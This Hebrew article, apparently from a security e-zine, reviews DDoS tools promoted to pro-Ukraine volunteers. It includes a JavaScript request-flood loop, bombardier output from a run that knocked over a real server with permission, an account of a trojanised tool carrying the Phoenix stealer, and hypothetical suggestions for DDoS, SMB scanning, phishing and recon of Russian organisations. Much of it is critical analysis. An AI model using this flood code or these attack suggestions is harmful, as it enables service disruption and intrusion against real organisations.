
במסמך האוקראיני יש קישור ל-3 אתרים המבצעים DDoS בתצורת plug&play. רק ללחוץ על הלינק ולהשאיר את הדפדפן פתוח. זהו:

https://fuckyourussianwarship.netlify.app
https://ddosmonitor.pp.ua/
http://www.notwar.ho.ua/


האתר הראשון (ועם השם המאוד יצירתי) יושב על netlify. היא זו שמספקת את לו את המשאבים ולכן זכאית להפסיק את פעולתו. ואכן, הוא מושהה:



האתר השני נחסם על ידי נותן שירות ה-DNS ובוצע Revocation לתעודה שלו:



האתר ה-3 נראה שעובד:



למרות שנראה שהדפדפן קופא לאחר זמן קצר, נראה שהאתר עושה את מטרתו. עם זאת, באמצעות שימוש בכלי המשכולל "דפדפן" הצלחנו לראות כי למעשה מדובר בחבר ותיק שכבר הצגנו מקודם.

אולי קטע הקוד הבא (שנלקח מקוד המקור בדפדפן) נראה לכם מוכר:

```
async function flood(target) {
  for (var i = 0;; ++i) {
    if (queue.length > CONCURRENCY_LIMIT) {
      await queue.shift()
    }
    rand = i % 3 === 0 ? '' : ('?' + Math.random() * 1000)
    queue.push(
      fetchWithTimeout(target+rand, { timeout: 1000 })
        .catch((error) => {
          if (error.code === 20 /* ABORT */) {
            return;
          }
          targets[target].number_of_errored_responses++;
        })
        .then((response) => {
          if (response && !response.ok) {
            targets[target].number_of_errored_responses++;
          }
          targets[target].number_of_requests++;
        })

    )
  }
}
```

Yep, מדובר בכלי norussian מאת d3V4pR3D שסקרנו ממש לפני 3 עמודים מקודם. אתם כבר יודעים מה אנחנו חושבים עליו.

הכלי השלישי הוא CloudAttack מאת yottaiq, מדובר בכלי DoS עם מנגנוני עקיפת Anti-DDoS על הכלים של Cloudflare. הוא מתבסס על ליבה פייתונית העושה שימוש בספרייה cloudflare-scrape ביחד עם BeautifulSoup בשביל לעבור אתגרים מונעי DoS (ביצוע RECAPTCHA, עמודי redirects, אתגרי JS פשוטים וכו'). נרשם כי אפשר להריץ את הקוד בשביל לבצע DoS גם במידה ואין מנגנוני הגנה של Cloudflare. קיים צד מבוסס node בשביל להתחבר ל-proxies ובאמצעותו מריצים את הקוד. הערה מצחיקה: יש מיליון הערות באיטלקית על הקוד, כי *זה תמיד בונוס שהתיעוד בשפה ש-90% מהעולם לא מבין.*

טוב אז כבר הבנתם שאנחנו haters והיפר ביקורתיים בכל מה שקשור לכלים לא מוצלחים. אז אולי הכלי הנוכחי ישבור את הרצף? אז זהו שלא. למעשה אותו הכי פחות אהבנו...

ראשית כל, מדובר ב-dependencias hell ובכלי ישן (3 שנים מעדכון אחרון).

זה מה שקרה כשהרצנו את קובץ ה-setup:

```
=============================================================================
=============================================================================

                          DEPRECATION WARNING

  Node.js 11.x is no longer actively supported!

  You will not receive security or critical stability updates for this version.

  You should migrate to a supported version of Node.js as soon as possible.
  Use the installation script that corresponds to the version of Node.js you
  wish to install. e.g.

   * https://deb.nodesource.com/setup_12.x — Node.js 12 LTS "Erbium"
   * https://deb.nodesource.com/setup_14.x — Node.js 14 LTS "Fermium" (recommended)
   * https://deb.nodesource.com/setup_16.x — Node.js 16 "Gallium"

  Please see https://github.com/nodejs/Release for details about which
  version may be appropriate for you.

  The NodeSource Node.js distributions repository contains
  information both about supported versions of Node.js and supported Linux
  distributions. To learn more about usage, see the repository:
    https://github.com/nodesource/distributions

=============================================================================
=============================================================================
```

```
added 63 packages, and audited 64 packages in 29s

6 vulnerabilities (4 moderate, 1 high, 1 critical)
```

כלי שהופך את המכונה שלכם לפגיעה?? פיצ'ר מדהים. אני יודע. אם להוסיף חטא על פשע, הוא גם לא עובד out of the box:

```
Unhandled rejection RequestError: Error: connect ECONNREFUSED 89.208.212.2:80
    at onRequestResponse (/home/jon/digitalwhisper/CloudAttack/node_modules/cloudscraper/index.js:155:21)
    at Request.<anonymous> (/home/jon/digitalwhisper/CloudAttack/node_modules/cloudscraper/index.js:134:7)
    at Object.onceWrapper (events.js:421:26)
    at Request.emit (events.js:314:20)
    at Request.onRequestError (/home/jon/digitalwhisper/CloudAttack/node_modules/request/request.js:881:8)
    at ClientRequest.emit (events.js:314:20)
    at onerror (/home/jon/digitalwhisper/CloudAttack/node_modules/agent-base/index.js:101:9)
    at callbackError (/home/jon/digitalwhisper/CloudAttack/node_modules/agent-base/index.js:123:5)
    at processTicksAndRejections (internal/process/task_queues.js:97:5)
```

היינו יכולים לעשות טיפה קסמים ולנסות לראות איפה הבעיה ולהחיות אותו אבל אנחנו בספק אם מישהו אחר מקוראי המסמך האוקראיני היה עושה את זה.

הכלי הרביעי הוא bombardier מאת codesenberg. עד כה לא חיבבנו במיוחד את הכלים שפגשנו במסמך; למעשה חוץ מהכלי שפיתחו האוקראינים היינו מוותרים על שימוש בכולם. האם הכלי הנ"ל יהיה שונה? ובכן, כבר מרושם ראשוני הוא בהחלט נראה טוב יותר: 4.k3 כוכבים ומעל forks200 . תרשו לנו לומר כבר מעכשיו - **הכלי עובד מעולה**. הוא נכתב לראשונה לפני 6 שנים והיה בתחזוקה עד לפני שנתיים אך עם זאת לא נתקלנו בבאגים משמעותיים.

הכלי bombardier רשום ב-Go ובדומה לכלים אחרים שסקרנו במסמך ונכתבו באותה שפה, גם הוא עושה שימוש בספריית fasthttp במקום בספרייה הדיפולטיבית של Go ל-http על מנת להעמיס על שרתי web ולגרום ל-DOS. הוא מציע מספר של אפשרויות תקיפה על שרת אינטרנטי בודד ומספר מידע רב על נתוני התקיפה. בעת מתקפה מתבצעת פנייה ממספר רב של פורטים לוקאלים גבוהים. מה שפחות אהבנו הוא העובדה שכמעט ואין תיעוד לפעולות הכלי והקוד רשום בצורה קצת מסורבלת.

הרצנו את bombardier כנגד 2 שרתים אמיתיים למשך 10 שניות (כמובן שביקשנו רשות קודם). השרת הראשון הינו שרת חלש שנותן שירות לפחות מ-100 לקוחות ביום והשרת השני הינו שרת חזק שמשרת עשרות אלפי לקוחות על בסיס יומיומי. בבדיקה על השרת הראשון אפשר לראות כי השרת למעשה קרס לגמרי:

```
PS C:\Users\[redacted]\Desktop\tools> .\bombardier.exe -c 400 -d 10s -l https://www.[redacted]
Bombarding https://www.[redacted]:443 for 10s using 400 connection(s)
[=========================================================================================================] 10s
Done!
Statistics        Avg      Stdev        Max
  Reqs/sec        15.98     63.16     832.71
  Latency        10.14s     4.74s     29.26s
  Latency Distribution
     50%     10.09s
     75%     15.22s
     90%     15.30s
     95%     15.32s
     99%     17.53s
  HTTP codes:
    1xx - 0, 2xx - 0, 3xx - 0, 4xx - 0, 5xx - 0
    others - 561
  Errors:
    dial tcp [redacted]:443: connectex: No connection could be made because the target machine actively refused it. -
 476
    dial tcp [redacted]:443: connectex: A connection attempt failed because the connected party did not properly resp
ond after a period of time, or established connection failed because connected host has failed to respond - 77
    the server closed connection before returning the first response byte. Make sure the server returns 'Connection: clo
se' response header before closing the connection - 8
  Throughput:     9.19KB/s
```

השרת השני חזק משמעותית ולכן למרות שבוצעה מתקפה חזקה ברוחב פס גבוה בהרבה, השרת נשאר יציב. מה שכן, זמן ה-latency עלה ב-30 מילי שנייה, מספר לא קטן בהתחשב שמדובר היה במחשב קצה אחד בלבד:

```
PS C:\Users\[redacted]\Desktop\tools> .\bombardier.exe -c 400 -d 10s -l https://www.[redacted]
Bombarding https://www.[redacted]:443 for 10s using 400 connection(s)
[=========================================================================================================] 10s
Done!
Statistics        Avg      Stdev        Max
  Reqs/sec      5750.61    1281.51   17184.13
  Latency       69.20ms    26.18ms   677.66ms
  Latency Distribution
     50%    63.94ms
     75%    71.00ms
     90%    75.55ms
     95%    81.39ms
     99%    98.71ms
  HTTP codes:
    1xx - 0, 2xx - 0, 3xx - 57977, 4xx - 0, 5xx - 0
    others - 0
  Throughput:     2.07MB/s
```

לאחר משחק עם הכלי והאופציות השונות שהוא מציע הצלחנו להגיע למתקפה 'חזקה' בהרבה:

```
Throughput:     27.23MB/s
```

מספר מרשים בהתחשב בעובדה שהכלי לא מבצע Amplified DoS בכלל (ואנחנו מוגבלים ל-60 מגה בסיבים בבניין) . נחזור על נפתיח עימו התחלנו את הפרק. אלו כל הכלים הקיימים במסמך האוקראיני:

1. slowloris by gkbrk
2. Death by 1000 needles
3. DDOS by Coder1955A
4. norussian by D3pR4V3d
5. 3 websites (1 works)
6. CloudAttack by yottaiq
7. bombardier by codesenberg

מתוך כולם, רק DB100N (2) ו-bombardier (7) עבדו בצורה טובה. לא מובן לנו מדוע בחרו לפרסם את שאר הכלים למאות אלפי אנשים ולהסתכן בכך שחלקם יריצו אותם.

אף-פעם לא מאוחר מידי לשים "שנה צבע" בטאקי

היה הייתה חברה קטנה בשם DisBalancer. חברה זו בנתה כלי למטרת Decentralized Stress Testing. הרעיון שעמד מאחוריו מעניין - משתמשים יכול לבצע subscribe לחברת הכלי ובכך לרתום את משאבי המכונות שלהם בשביל "לתקוף" מכונות אחרות בצורה מבוזרת וחוקית תמורת תשלום. מה הכוונה? פשוט, **אתה מצטרף ל-botnet ומקבל תשלום באמצעות מטבע קריפטו** בשם USDT/DDOS (מטבע ש-DisBalancer יצרו) פר התרומה שלך לרשת. מודרניזציה של ניצול משאבים ותכנון נכון של מבדקי לחץ.


רעיון עסקי בהחלט מעניין אך לא נכנס לכדאיות שלו במאמר.

מאז תחילת המלחמה, DisBalancer הספיקה להיכנס למשחק ולהפעיל את קלף "שנה צבע" בטאקי ועברה מכחול לאדום. **כעת היא מבצעת stress test לשרתים רוסים** ומאפשרת הורדה של הכלי בחינם לכל החפץ בכך. בהתאם, שם הכלי שונה אל **Liberator**. שם פואטי בהתחשב בעובדה שמשרדי החברה ממוקמים ב-*kyiv*. Liberator הוא cross-platform ואחרי הורדה והרצה, הכלי מושך רשימת מטרות משרתי DisBalancer (לנו בתור משתמשים לא ידוע מהן). קל, מהיר ופשוט לכל אלו שרוצים לעמוד לצדם של האוקראינים במינימום מאמץ (או ידע).

הבעיה העיקרית עם הכלי שבנוסף להשלכות המשפטיות של ביצוע מתקפת סייבר מכוונת, אין למשתמשי הכלי כל דרך לדעת אילו עוד "פיצ'רים" מתחבאים מאחורי השימוש. מי יודע, יכול להיות שהם בכלל לא תוקפים מטרות רוסיות אלא את אותן חברות צד שלישי ש-DisBalancer בהתחלה עבדה מולן. close source קלאסי.

הכל טוב ויפה ולמעשה בטח הייתם מצפים שנעצור כאן עם הסיפור אבל יש תפנית בעלילה. אם נמשיך עם האנלוגיה של טאקי (שאנחנו שבטוחים שאתם מאוד מעריכים), רוסיה הפעילה "משנה כיוון".

כפי שניתן היה להבין עד כה, מרבית חברי קבוצות הטלגרם והפורומים הם פחות טכניים ולמעשה יריצו כמעט כל דבר שיתנו להם. כאן נכנסו לתמונה האקרים שראו הזדמנות לרווח. אותם האקרים (כנראה האקטיביסטים רוסיים) פרסמו בקבוצות פרו אוקראינה בטלגרם את הכלי של DisBalancer אבל שינו את הבינארי שלו כך שבמסווה ברגע שכעת חלק אינטגרלי ממנו הינה תוכנה זדונית בשם "Phoenix".



Phoenix היא מוצר (malware as a service) **MaaS** שבגדול עושה keylogging למכונה בה היא נמצאת ושולחת את המידע לכתובת מרוחקת. במקרה הנוכחי מדובר בכתובת רוסית (142.46.35. -95 port 6666). ברגע הפעלתה, הנוזקה מבצעת סריקה לאחר anti-debug-ים במכונה ורק לאחר מכן מפעילה את ה-payload. הנוזקה נמכרת בסכום של 15$ לחודש או 80$ ללא הגבלת זמן ויכולה לאסוף דאטא החל ממידע על המכונה (מ"ה, גרסאות, עדכונים ועוד), cookies, סיסמאות לאתרים, סיסמאות לספקיות VPN, ארנקי מטבעות קריפטוגרפיים וכו'. כך נראה קובץ הלוגים שנשלח לשרת ה-C2:

```
| Tag: Test
| System Hash: d0a76f87f3599cdef970711617963a5e
| Build Num: 1041568960
| System ver: Windows 7
| Win Install Date: 2015-04-30 11:17:31
| ProductID: 00371-220-6214044-06352

| Passwords: 0
| Cookies: 26
| Autofill: 2
| Cards: 0
| Files: 0

| FileZilla: -
| TotalCommander: -
| Steam: -
| Telegram: -
| NordVPN: -
| OpenVPN: -
| Discord: -

| Armory: -
| Atomic: -
| BitcoinCore: -
| Bytecoin: -
| DashCore: -
| Electrum: -
| Ethereum: -
| Litecoin: -
| Zcash: -
| Exodus: -
| MetaMask: -
```

ציטוט של חברת Talos (החברה שגילתה את כל הסיפור) בנוגע לפעילות והטמעת הנוזקה:

> "The campaign is based on a dropper disguised as the Disbalancer.exe tool. This dropper is protected with ASProtect, a known packer for Windows executables. If a researcher tries to debug the malware execution, it will be confronted with a general error. The malware, after performing the anti-debug checks, will launch Regsvcs.exe, which is included along with the .NET framework. In this case, the regsvcs.exe is not used as a living off the land binary (LoLBin). It is injected with the malicious code, which consists of the Phoenix information stealer."

כל המקרה מעלה מספר שאלות/חששות שלדעתנו שווה לעצור ולדבר (לכתוב) עליהן בכל הנוגע למלחמת הסייבר בין רוסיה לאוקראינה.

ראשית, הכלי DisBalancer Liberator הוא close-source, כלומר אין לנו גישה לקוד ולכן אנחנו לא יודעים באמת מה הכלי עושה והאם הוא ממלא אחר הבטחותיו. חברת Avast (ספקית אנטי וירוס ו-VPN) ניתחה את הכלי Liberator האמיתי וגילתה שהוא אוסף עלינו מידע בהתחברות הראשונית כמו כתובת IP, ארץ, מיקום, זמן, סוג מ"ה, שפה וכו'. לאחר מכן היא שולחת את כלל המידע לשרתיה מעל HTTP לא מאובטח:

```
{
    "{\"ip\":\"",
    clientData.ip,
    "\",\"countryCode\":\"",
    clientData.countryCode,
    "\",\"country\":\"",
    clientData.country,
    "\",\"stateName\":\"",
    clientData.stateName,
    "\",\"city\":\"",
    clientData.city,
    "\",\"timezone\":\"",
    clientData.timezone,
    "\",\"zip\":\"",
    clientData.zip,
    "\",\"isp\":\"",
    clientData.isp.Replace("\"", "'"),
    "\",\"coordinates\":\"",
    clientData.coordinates,
    "\",\"username\":\"",
    clientData.username,
    "\",\"pcName\":\"",
    clientData.pcName,
    "\",\"uuid\":\"",
    clientData.UUID,
    "\",\"hwid\":\"",
    clientData.HWID,
    "\",\"os\":\"",
    clientData.OS,
    "\",\"cpu\":\"",
    clientData.CPU,
    "\",\"threads\":\"",
    clientData.threads,
    "\",\"gpu\":\"",
    clientData.GPU,
    "\",\"ram\":\"",
    clientData.RAM,
    "\",\"mac\":\"",
    clientData.MAC,
    "\",\"resolution\":\"",
    clientData.resolution,
    "\",\"systemLanguage\":\"",
    clientData.systemLanguage,
    "\",\"layoutLanguage\":\"",
    clientData.layoutLanguage,
    "\",\"pcTime\":\"",
    clientData.pcTime,
    "\"}"
```

האם זה אידיאל? האם אנחנו מרוצים מכל הסיפור? וואלה לא. אבל (וזה אבל גדול) קל לנו לשפוט עם המקלדת מהבית הממוזג שלנו בעוד שהמציאות נראית ומרגישה משמעותית אחרת מהצד האוקראיני.

דברים נוספים שהיינו מציעים להוסיף למסמך

לפי השיח בקבוצות בטלגרם ופורומים שביקרנו בהם, נראה שיש ספקטרום מאוד רחב של ידע IT ושל ידע התקפי. כתוצאה מכך צומח ביקוש למדריכי מתקפות יותר מורכבות (ומועילות) מ-DOS. להתאים עצה לביקוש הוא תמיד אסטרטגיה נכונה.

אז במידה והיינו אקטיביסטים (ואנחנו רוצים שיצויין לפרוטוקול שאנחנו ממש לא) ובמידה והיינו רוצים להציע את עזרתנו לצבא האוקראיני (שוב, עיניין הפרוטוקול) אלו כמה נקודות שהיינו מציעים:

ראשית בכל עניין של סגמנט "מתקפות קלות לביצוע עם מקסימום הרס" יש את החברים הנ"ל:

- מחיקת כלל כלי ה-*DDoS* החובבניים שסקרנו והשארת הכלים שעובדים טוב.
- הכנסת כלי **DDoS** מבוססים:
  - wrk by wg
  - wrk2 by giltene
  - vegeta by tsenart
  - hey by rakyll
- סריקת תיקיות smb share שארגונים ממשלתיים מאוד אוהבים להשאיר פתוחים לכל. יש כלים נהדרים לאוטומציה מלאה של מתקפות על SMB.
- במידה והאוקראינים ממשיכים לכתוב את הכלי DB1000N - ביצוע DoS בצורות שונות (כמו SSL abuse או Amplified DDoS) ולא בדרך קבועה כדי שיהיה יותר קשה לחתום את דפוסי ההתנהגות. יש כבר מספר כלים שמבצעים אוטומציה מלאה להכל, למה לא להוסיף להם תותחים ותחמושת?
- **Phishing** - זה ש-Microsoft הודיע שהיא הולכת להפוך את כל הסיפור של macros exploitation למורכב בהרבה לא אומר שלא ניתן עדיין לנצל אותו וכמובן שיש פרקטיקות פישינג נוספות. מתקפות פישינג והנדסה חברתית לרוב יכולים לספק וקטור תקיפה מעולה (credentials, סודות וכו').
- אלו שיודעים רוסית יכולים לעזור בביצוע Passive Reconnaissance עם Google hacking בשביל למצוא קבצים רגישים של ארגונים רוסיים, סיסמאות ועוד. ניתן גם להשתמש ב-Shodan ושירותי emails כאלה ואחרים בשביל לדלות מידע על אתרים ומיילים רוסיים שכבר מצאו ופרסמו בקבוצת הטלגרם.

Email-адреси:

[redacted]@[redacted].org
[redacted]@[redacted].org
[redacted]@[redacted].org
[redacted]@[redacted].org
[redacted]@[redacted].org
[redacted]@[redacted].org
[redacted]@[redacted].org
[redacted]@[redacted].org

שינוי אסטרטגיה - ניתן להבין שהמלחמה וחוסר השקט האזורי פה (שם) כדי להישאר; אולי שווה לשקול אסטרטגיה של בניית ידע והכשרה המונית לצוותי מתנדבים בנקודות מפתח עיקריות. בכל הקשור לתקיפות web יש ל-PortSwigger הכשרה מדהימה (וחינמית!) בנושאי web security מאוד מקיפים כמו: XSS, CSRF, SQLi, מלא מתקפות HTTP, מניפולציות על דפי אימות, clickjacking , directory traversal, XXEi , פירוט על CORS ועוד מלא נושאים רלוונטים. בעידן של היום קיימים מקורות מידע מעולים שאפשר ללמוד מהם המון וכל מה שצריך הוא פשוט מוטיבציה וזמן.

אם להיות יותר פרקטיים, היינו מייעלים את תהליך ה-Active reconnaissance ומפרסמים מדריך קצרצר על שימוש בכלים מוכרים למציאת פגיעויות באתרי אינטרנט כמו: fuff, burp suite, nikto, sqlmap, whois, maltego. יש מלא (מלאאאא) כלים שעושים אוטומציה כזו או אחרת למציאת פגיעויות באתרים. ואם להיות כנים, בהתחשבות ברמת אתרי ממשלות שקיימים היום - עם מספיק עיניים גם אנשים עם פחות ניסיון התקפי יכולים לאסוף את כל ה-low hanging fruits.

כמו כן, נקודה נוספת ששווה לדבר עליה היא כל נושא ההגנה על הרשת הביתית של אלו שבחרו לתרום למאבק הקיברנטי. במספר בודד של פעולות ניתן להקשיח משמעותית את הרשת הביתית ו\או להקים סביבה וירטואלית מוגנת. הזכרנו מקודם על קצה המזלג את הנושא של Whonix על Qubes; אפשר גם להוסיף מידע על הקשחת ציוד תקשורת, Host FW, פרוטוקולים נפוצים כמו DNS (בדיוק כמו שעשינו במסמך הנוכחי) וכו'.

כולם Keyboard Warriors באינטרנט

נקנח את המאמר עם מספר ציטוטים מפורום cybersecurity ב-reddit שאהבנו ומתארים את הסיטואציה היטב:

r/cybersecurity · Posted by u/snooshoe 6 days ago

569

'For the first time in history anyone can join a war': Volunteers join Russia-Ukraine cyber fight

דיונים עם 100 upvotes נחשבים פופולאריים במיוחד בקבוצה, הדיון הנ"ל קיבל מעל 500 בפחות משבוע.

elmosworld37 · 6 days ago
I feel like "This is the first time in history anyone can join a war without leaving home" would've been more accurate and interesting
11 Reply Share Report Save Follow

tictac_doh · 6 days ago
So, we're playing CTF for real now?
38 Reply Share Report Save Follow

CaptainWellingtonIII · 6 days ago
Just because you can, doesn't mean you should.
124 Reply Share Report Save Follow

223454 · 6 days ago
Jokes aside, I fully expect the Feds to step up funding. I could definitely see an uptick in hiring because of all this.
49 Reply Share Report Save Follow

Dolphin1998 · 5 days ago
open-source warfare
1 Reply Share Report Save Follow

dataslinger · 6 days ago
> Ukraine authorities estimate some 400,000 multinational hackers have volunteered to help counter Russia's digital attacks, said Yuval Wollman, president of CyberProof.

If true, the scale of that effort is amazing. Russia has been punching above its weight for years due to its cyber capabilities. As good as some of those people are, when you have to play defense against 400,000 opponents, it would follow that you're going to have to focus on defense at the expense of offense.
20 Reply Share Report Save Follow

אפשר לכתוב תזה קצרה על כל אחת מהתגובות הנ"ל. אנחנו מעדיפים להסתפק בציטוט.

סיכום

עברנו הרבה במסגרת המסמך. התחלנו בהצגת טכנולוגיות האנונימיות מההבנה שאנחנו מאמינים כי הזכות לפרטיות היא ערך בסיסי בחיינו. כל זאת הובא בצמוד למסמך פורמאלי שהופץ על ידי ממשלת מדינה בעולם החופשי במטרה לרתום אליה כמה שיותר לוחמי גרילה בתחום הסייבר. אי לכך, נושאי דיון חשובים עולים מכל המתרחש.

ראשית, בערך 300,000 איש הביעו עיניין לעזור לאוקראינה בחזית מתקפות הסייבר. בהחלט לא כולם מהלאום האוקראיני. מדוע עשו זאת? למה שמישהו כאינדיבידואל יתנדב לסכן את עצמו מול מעצמה עם יכולות קיברנטיות כמו רוסיה? האם זה בשביל הצדק? האם בשביל הריגוש בקרב? בשביל הוונדליזם? אין ספק שחוסר רגולציה ואכיפה בתחום לא תורמים לנושא.

מה שבטוח זה שכולם בתחום לוטשים את עיניהם למתרחש. אין זה בדיוני שתקציבי "צבאות סייבר" ימצאו עצמם על שולחן רמטכ"ל ו\או רה"מ כזה או אחר בעתיד הקרוב. ספק אם בשביל להגן ספק אם בשביל לתקוף.

על הכותבים

יהונתן אלקבס, בן 27, חוקר אבטחת מידע בחברה לא קטנה ולא פרטית. חובב סוקולנטים, סודה ומכור לקפה.

דוד אלקבס, בן 27, תאום של יהונתן, מתכנת בתחום ה-Web ומתעניין בתחום הסייבר בזמן הפנוי.

זמינים לשאלות, הערות ו-memes במייל: david.elkabass@gmail.com ו-jonathanelkabas@gmail.com.